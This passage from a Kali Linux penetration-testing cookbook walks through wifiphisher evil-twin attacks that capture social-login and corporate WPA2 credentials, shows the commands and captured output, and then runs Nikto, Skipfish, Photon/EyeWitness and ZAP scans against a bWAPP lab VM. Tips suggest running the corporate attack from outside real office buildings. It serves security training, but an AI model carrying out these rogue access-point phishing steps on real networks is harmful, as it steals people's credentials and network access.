


Figure 11.37 – Social login

8. When you connect and provide the credentials, you will see all of the entered information populate on your attack status screen, where you can document the information collected:

```

Extensions feed:
DEAUTH/DISAS - b6:26:8d:c6:8d:d4
DEAUTH/DISAS - 44:61:32:c8:12:92
DEAUTH/DISAS - 44:61:32:d7:77:d2
DEAUTH/DISAS - 50:f5:da:09:a1:9b
Victim fa:22:e3:40:5f:95 probed for WLAN with ESSID: 'Coffee_Shop' (Evil Twin)
Connected Victims:
fa:22:e3:40:5f:95 10.0.0.22 Unknown iOS/MacOS

Wifiphisher 1.4GIT
ESSID: Coffee_Shop
Channel: 6
AP interface: wlan0
Options: [Esc] Quit

HTTP requests:
[*] GET request from 10.0.0.22 for http://fonts.gstatic.com/s/roboto/v15/RxZJdnzeo3R5zSexge8UWacWcynf_cDxXwCL
[*] GET request from 10.0.0.22 for http://fonts.gstatic.com/s/roboto/v15/d-6IYp10PocCacKzXwXS0KCWcynf_cDxXwCL
[*] GET request from 10.0.0.22 for http://fonts.gstatic.com/s/roboto/v15/mnnfi9nxVH-6nSUIiEStnCwcnf_cDxXwCL
[*] POST request from 10.0.0.22 with wifiphshr-username=jdoe@example.com&wifiphshr-password=jdoeiscool
[*] GET request from 10.0.0.22 for http://captive.apple.com/hotspot-detect.html

```

Figure 11.38 – Information populated on status screen

9. From the terminal window, press *Esc* to exit wifiphisher. Note that on shutdown, it will show the captured credentials again:

```
(kali@kali)~$ sudo wifiphisher -e 'Coffee_Shop'
[*] Starting Wifiphisher 1.4GIT (https://wifiphisher.org) at 2025-07-04 19:03
[*] Timezone detected. Setting channel range to 1-13
[*] Selecting wfphshr-wlan0 interface for the deauthentication attack
[*] Selecting wlan0 interface for creating the rogue Access Point
[*] Changing wlan0 MAC addr (BSSID) to 00:00:00:b3:a4:b0
[*] Changing wlan0 MAC addr (BSSID) to 00:00:00:0c:6e:c0
[*] Cleared leases, started DHCP, set up iptables
[*] Selecting OAuth Login Page template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[*] Show your support!
[*] Follow us: https://twitter.com/wifiphisher
[*] Like us: https://www.facebook.com/Wifiphisher
[*] Captured credentials:
wfphshr-username=jdoe@example.com&wfphshr-password=jdoeiscool
[*] Closing
```

Figure 11.39 – Exiting wifiphisher

10. You may now close the terminal window.

## How it works...

Public Wi-Fi networks often use captive portals to require user interaction before granting internet access. This interaction typically takes the form of an HTTP redirect to a branded login or *terms acceptance* page. When a victim connects to the rogue AP, wifiphisher uses its built-in DHCP, DNS spoofing, and HTTP server modules to redirect all web traffic to the attacker's phishing page. The victim is tricked into entering their credentials into what they believe is a legitimate login form. Once submitted, these credentials are logged and stored. Because many users reuse passwords across multiple platforms, even a simple social login can give an attacker access to valuable accounts and identity information.

## See also

For more information on the capabilities of wifiphisher, check out its web page at <https://www.wifiphisher.org>.

## Attacking the corporate Wi-Fi network

In this recipe, we will simulate a corporate wireless network in order to deceive users into disclosing the WPA2 pre-shared key. Using wifiphisher, we will create a rogue AP that clones the name of a legitimate corporate SSID. When victims attempt to connect to the rogue network, they will be redirected to a phishing-style captive portal that requests the network password.



## Getting ready

You need the following to complete this recipe:

- You must have completed the *Building a WLAN testing environment* recipe
- Kali Linux must be up and operational
- The ALFA (MediaTek) USB wireless adapter must be recognized by Kali (lsusb)
- An additional wireless device is needed for testing

## How to do it...

1. First, install or ensure that wifiphisher is installed by opening a terminal window and typing the following:

```
sudo apt update
sudo apt install wifiphisher
```

2. Now, simulate a company's corporate Wi-Fi, as shown here:

```
sudo wifiphisher -e 'Corporate'
```

### Tip



You could be outside an office building and use this attack, as the Wi-Fi will bleed through the walls. Another great time is around lunch and breaks on nice days when people may go outside. This will try and deauth clients from the corporate Wi-Fi network and force them to connect to yours.

3. You will be presented with a menu of attack vectors. Choose **Network Manager Connect**.
4. From a test device, connect to the **Corporate** Wi-Fi network:




Figure 11.40 – Connecting to the Corporate Wi-Fi

5. Within a moment, a captive portal page should load. We are looking to try and capture the Wi-Fi password. Enter something here:




Figure 11.41 – Corporate Wi-Fi captive portal



### Tip

Even if the user does not know the password, they can get it from the help desk. The artifacts presented on this page would be sufficient to trick the user into describing the Wi-Fi login that someone would receive.

6. On your attack status screen, you will see the credentials you entered:

```

Extensions feed:
DEAUTH/DISAS - 44:61:32:c8:12:92
Victim f6:76:80:44:85:85 probed for WLAN with ESSID: 'Corporate' (Evil Twin)

Connected Victims:
f6:76:80:44:85:85 10.0.0.39 Unknown iOS/MacOS

Wifiphisher 1.4GIT
ESSID: Corporate
Channel: 6
AP interface: wlan0
Options: [Esc] Quit

HTTP requests:
[*] GET request from 10.0.0.39 for http://captive.apple.com/hotspot-detect.html
[*] GET request from 10.0.0.39 for http://captive.apple.com/hotspot-detect.html
[*] GET request from 10.0.0.39 for http://captive.apple.com/hotspot-detect.html
[*] POST request from 10.0.0.39 with wifiphisher-wpa-password=mywpa2password

```

Figure 11.42 – Credentials captured

7. From the status screen, press *Esc* to exit and note the passwords captured – I connected from two different devices:

```
(kali㉿kali)-[~]
$ sudo wifiphisher -e 'Corporate'
[*] Starting wifiphisher 1.4GIT (https://wifiphisher.org) at 2025-07-04 19:12
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wifiphshr-wlan0 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:0d:a9:fa
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:15:46:d3
[*] Cleared leases, started DHCP, set up iptables
[+] Selecting Network Manager Connect template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher

wifiphshr-wpa-password=mywpa2password
wifiphshr-wpa-password=it's not working
```

Figure 11.43 – Exiting with the captured credentials

8. You may now close the terminal window.

## How it works...

Most client devices automatically attempt to reconnect to known SSIDs. We can take advantage of this by broadcasting a rogue AP that clones the SSID of a corporate network, typically protected by a password. Since the real AP is not broadcasting in the attacker's location or has been temporarily deauthenticated, the victim device associates with the rogue AP. Once connected, wifiphisher launches a phishing attack, prompting the user to enter the Wi-Fi password. When the user submits the password, it is captured and then can be used to authenticate to the legitimate network.

### Get This Book's PDF Version and Exclusive Extras

Scan the QR code (or go to [packtpub.com/unlock](https://packtpub.com/unlock)). Search for this book by name, confirm the edition, and then follow the steps on the page.

*Note: Keep your invoice handy. Purchases made directly from Packt don't require an invoice.*

UNLOCK NOW



# 12

## Web Warriors: Exploiting Online and Database Vulnerabilities

The web is the most exposed surface of any organization. Public websites, **content management systems (CMSs)**, API endpoints, and backend databases – these exposed services are constant targets for attackers seeking to steal data, deface content, or gain a foothold into deeper systems. As a penetration tester, understanding how to analyze and exploit these components is critical to uncovering security flaws that can be taken advantage of.

In this chapter, you'll conduct reconnaissance to uncover web technologies, fingerprint CMS platforms, and identify common misconfigurations and outdated software. Then, you'll escalate your efforts with tools that scan for vulnerabilities, exploit command injection points, and pull sensitive data through SQL injection. Each recipe walks you through practical scenarios.

The following recipes will be covered in this chapter:

- Creating a website reconnaissance report with Photon and EyeWitness
- Using Nikto to scan websites for vulnerabilities
- Using Skipfish to scan websites for vulnerabilities
- Using ZAP to scan websites for vulnerabilities
- Using Droopescan to scan a CMS for vulnerabilities

- Performing a command injection attack
- Performing a SQL injection attack
- Performing a **cross-site scripting (XSS)** attack
- Discovering hidden files with R/LFI and ffuf

## Technical requirements

We will be using Kali Linux and BeeBox's bWAPP VM for most of the testing.

## Creating a website reconnaissance report with Photon and EyeWitness

In this recipe, you will learn how to use Photon to automatically crawl a target website and collect useful assets such as links, forms, and endpoints. You'll then feed these results into EyeWitness, a powerful reconnaissance tool that captures screenshots and generates a visual report of the discovered pages. This process simulates an attacker's passive intelligence-gathering phase and prepares you for deeper vulnerability assessments.

### Getting ready

We need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational

### How to do it...

1. Open up a terminal window in Kali.
2. Start by installing EyeWitness using the following:

```
sudo apt update
sudo apt install eyewitness photon
```

3. Now run Photon against our target VM (BeeBox). This will allow us to get a list of URLs to scan. Use the following:

```
cd
photon -u http://192.168.92.7 -o photon-results
```



6. Let’s now examine our results. Click on the folder icon and select **bwapp\_ew** and then **Open Folder**.




Figure 12.3 – bwapp\_ew

7. Now open the **report.html** file (it will auto-launch Firefox).




Figure 12.4 – EyeWitness report

8. Scroll through the report and examine the information provided. Collecting this information will help you target attacks based on what you learn regarding the underlying programs and structure of the site.




Figure 12.5 – EyeWitness results

This report is a start to understanding the environment you want to attack.

9. You can now close Firefox and the terminal window

## How it works...

We combine two tools to simulate the early reconnaissance phase of a web-based attack. Photon is a crawler that parses a target website to discover internal and external links, scripts, files, forms, and other key assets. It builds a detailed inventory of endpoints that may later be exploited. Once Photon has mapped out the site, the collected URLs are passed to EyeWitness, which visits each address, captures a screenshot, and collects HTTP response headers and metadata. EyeWitness then compiles all of this into a report, giving us a visual overview of the target.

## See also

For more on these tools, check out the following resources:

- <https://github.com/s0md3v/Photon>
- <https://github.com/FortyNorthSecurity/EyeWitness>



## Using Nikto to scan websites for vulnerabilities

In this recipe, you will use Nikto, a web scanner, to identify basic security flaws, misconfigurations, outdated components, and potentially dangerous files on a target website. You'll gain experience with automated vulnerability discovery and learn how to quickly assess common flaws.

### Getting ready

We need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational

### How to do it...

1. Open up a terminal window in Kali.
2. Launch Nikto against our target VM, as shown:

```
cd
nikto -h http://192.168.92.7/bWAPP -o nikto_bwapp.txt
```

```
(kali㉿kali)-[~]
└─$ nikto -h http://192.168.92.7/bWAPP -o nikto_bwapp.txt
- Nikto v2.5.0

+ Target IP: 192.168.92.7
+ Target Hostname: 192.168.92.7
+ Target Port: 80
+ Start Time: 2025-11-06 11:58:56 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin
+ /bWAPP/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.
+ /bWAPP/: The anti-clickjacking X-Frame-Options header is not present. See: https://d
+ /bWAPP/: The X-Content-Type-Options header is not set. This could allow the user age
type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missi
+ Root page /bWAPP redirects to: portal.php
+ /bWAPP/robots.txt: Server may leak inodes via ETags, header found with file /bWAPP/r
ee: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

Figure 12.6 – Nikto launch

3. Let's review the output:

```
nano nikto_bwapp.txt
```

You will see entries that will be marked as interesting, areas pointing to vulnerabilities, or specific details of a flaw.

```
+ GET /bWAPP/passwords/: This might be interesting.
+ GET /bWAPP/stylesheets/: Directory indexing found.
+ GET /bWAPP/stylesheets/: This might be interesting.
+ GET /bWAPP/test/: This might be interesting.
+ GET /bWAPP/admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ GET /bWAPP/phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found.
+ This gives a lot of system information. See: CWE-552:
+ GET /bWAPP/admin/phpinfo.php: Output from the phpinfo() function was found.
+ GET /bWAPP/admin/phpinfo.php: Immobilier allows phpinfo() to be run.
+ See: https://vulners.com/osvdb/OSVDB:35877:
+ GET /bWAPP/config.inc: DotBr 0.1 configuration file includes usernames and passwords. See: OSVDB-5092:
+ GET /bWAPP/install/install.php: Install file found.
+ GET /bWAPP/install.php: install.php file found.
+ GET /bWAPP/login.php: Admin login page/section found.
+ GET /bWAPP/test.php: This might be interesting.
```

Figure 12.7 – Nikto output

4. You may now close your terminal window.

## How it works...

We used Nikto to scan the bWAPP lab environment and let it enumerate vulnerabilities with no authentication required. While Nikto doesn't exploit these flaws, it quickly identifies flaws that could lead to more serious issues if left unaddressed. Nikto performs thousands of checks for common misconfigurations, outdated software, exposed files, and other known issues using its signature database.

## See also

For more on Nikto and its capabilities, check out the following:

- <https://cirt.net/Nikto2>
- <https://github.com/sullo/nikto>

## Using Skipfish to scan websites for vulnerabilities

In this recipe, you will use Skipfish, a high-speed web application security scanner that performs crawling and active testing of websites. You'll generate a vulnerability report that highlights potential injection points, broken links, and XSS flaws. This recipe shows how automated reconnaissance and analysis can uncover hidden issues across web applications.

## Getting ready

We need the following to complete this recipe:


- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational

## How to do it...

1. Open a terminal window on Kali.
2. Let's launch Skipfish against our target VM, as shown:

```
cd
skipfish -o bwapp http://192.168.92.7/bWAPP
```

We will be presented with a screen with some instructions. The scan will start automatically, or you can press a key to begin it immediately.



```
Session Actions Edit View Help
Welcome to skipfish. Here are some useful tips:

1) To abort the scan at any time, press Ctrl-C. A partial report will be written
 to the specified location. To view a list of currently scanned URLs, you can
 press space at any time during the scan.

2) Watch the number requests per second shown on the main screen. If this figure
 drops below 100-200, the scan will likely take a very long time.

3) The scanner does not auto-limit the scope of the scan; on complex sites, you
 may need to specify locations to exclude, or limit brute-force steps.

4) There are several new releases of the scanner every month. If you run into
 trouble, check for a newer version first, let the author know next.

More info: http://code.google.com/p/skipfish/wiki/KnownIssues

Press any key to continue (or wait 60 seconds)...
```

Figure 12.8 – Skipfish start

Skipfish will launch, and you will be presented with a statistics screen to track the progress of the scan.

```

Session Actions Edit View Help
skipfish version 2.10b by lcamtuf@google.com

- 192.168.92.7 -

Scan statistics:

 Scan time : 0:00:47.729
 HTTP requests : 5888 (126.5/s), 5166 kB in, 2013 kB out (150.4 kB/s)
 Compression : 0 kB in, 0 kB out (0.0% gain)
 HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 65 total (108.1 req/conn)
 TCP faults : 0 failures, 0 timeouts, 1 purged
 External links : 178 skipped
 Reqs pending : 1141

Database statistics:

 Pivots : 163 total, 3 done (1.84%)
 In progress : 145 pending, 10 init, 2 attacks, 3 dict
 Missing nodes : 0 spotted
 Node types : 1 serv, 57 dir, 21 file, 0 pinfo, 42 unkn, 42 par, 0 val
 Issues found : 21 info, 0 warn, 1 low, 0 medium, 0 high impact
 Dict size : 140 words (140 new), 14 extensions, 256 candidates
 Signatures : 77 total

```

Figure 12.9 – Skipfish statistics



#### Tip

This scan will take several hours, so please be patient.

3. To see more details regarding the current process, select this screen by pressing the spacebar. Pressing the spacebar again will return you to the statistics screen.

- Once completed, open your file, navigate to the **bwapp** folder, and open it.




Figure 12.10 – bwapp folder

- Scroll through and find and click on the **index.html** file to be presented with the Skipfish report.



### Crawl results - click to expand:



### Document type overview - click to expand:




Figure 12.11 – Skipfish report

6. Scroll through the report and expand some of the issues discovered. For instance, you will see PHP and Java being used, which will allow you to direct attacks toward those packages.

## Issue type overview - click to expand:

-  **Signature match detected (higher risk) (2)**
  1. <http://192.168.92.7/phpmyadmin/libraries/engines/berkeleydb.lib.php> [ show trace + ]  
Memo: PHP inclusion errors (during traversal tests) (sig: 51001)
  2. <http://192.168.92.7/phpmyadmin/libraries/export/excel.php> [ show trace + ]  
Memo: PHP inclusion errors (during traversal tests) (sig: 51001)
-  **Incorrect caching directives (higher risk) (7)**
-  **Interesting server message (51)**

Figure 12.12 – Skipfish issues

7. Click on **show trace** next to one of the issues to pull up more detailed information on what has been discovered.

```

HTTP trace - click this bar or hit ESC to close

==== REQUEST ====
GET /phpmyadmin/libraries/engines/berkeleydb.lib.php HTTP/1.1
Host: 192.168.92.7
Accept-Encoding: gzip
Connection: keep-alive
User-Agent: Mozilla/5.0 SF/2.10b
Range: bytes=0-399999
Referer: http://192.168.92.7/
Cookie: PHPSESSID=44e2709bd6361e60251742d758585441; pmaCookieVer=4; phpMyAdmin=6gMJW4pXU3XBvIdqy7it0SAu016; pma_fontsize=del
pma_lang=deleted; pma_charset=deleted; pma_collation_connection=deleted; pma_theme=deleted; SESSa7e8757c6c06a2ffac5e74b1175a
SQLiteManager_currentLanguage=steal_stuff

==== RESPONSE ====
HTTP/1.1 200 Partial Content
Date: Thu, 06 Nov 2025 07:41:33 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Range: bytes 0-698/699
Content-Length: 699
Keep-Alive: timeout=15, max=57
Connection: Keep-Alive
Content-Type: text/html

Warning: include_once(/libraries/engines/bdb.lib.php) [a href='function.include-once'>function.include-once]:
phpmyadmin/libraries/engines/berkeleydb.lib.php on line 10

Warning: include_once() [a href='function.include'>function.include]: Failed opening './libraries/engines/bdb.l
libraries/engines/berkeleydb.lib.php on line 10

Fatal error: Class 'PMA_StorageEngine_bdb' not found in /usr/share/phpmyadmin/libraries/engines/berkeleydb.lib.ph
lass 'P
==== END OF DATA ====

```

Figure 12.13 – Skipfish trace

8. Continue to explore the report to understand the information gathered.
9. You may close Firefox and the terminal window.

## How it works...

Skipfish targeted a vulnerable web application in your lab environment, where it crawled hundreds of pages and submitted form inputs to test for common flaws. The result is an HTML report of the issues by severity and category. Skipfish operates by recursively crawling the target site, building a sitemap, and performing a series of vulnerability checks, such as XSS, SQL injection, SSL certificate issues, and information disclosure.

## See also

For additional learning and examples of using Skipfish, visit <https://www.kali.org/tools/skipfish/>.

## Using ZAP to scan websites for vulnerabilities

In this recipe, you will use OWASP Zed Attack Proxy (ZAP) to perform automated scanning of web applications. You'll learn how to launch a passive and active scan, discover common vulnerabilities such as XSS and insecure headers, and generate an HTML report.

## Getting ready

We need the following to complete this recipe:

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational

## How to do it...

1. Open a terminal window in Kali.
2. Let's install zaproxy using the following:

```
cd
sudo apt update
sudo apt install zaproxy
```

3. Now launch zaproxy:

```
zaproxy
```

4. When it launches, it will ask whether you want to persist the session. Select the yes option that mentions specifying the name and location and select **Start**.




Figure 12.14 – ZAP session

5. Select the name and location and click **Save**.

You will then see the installed add-ons and the marketplace of available add-ons.

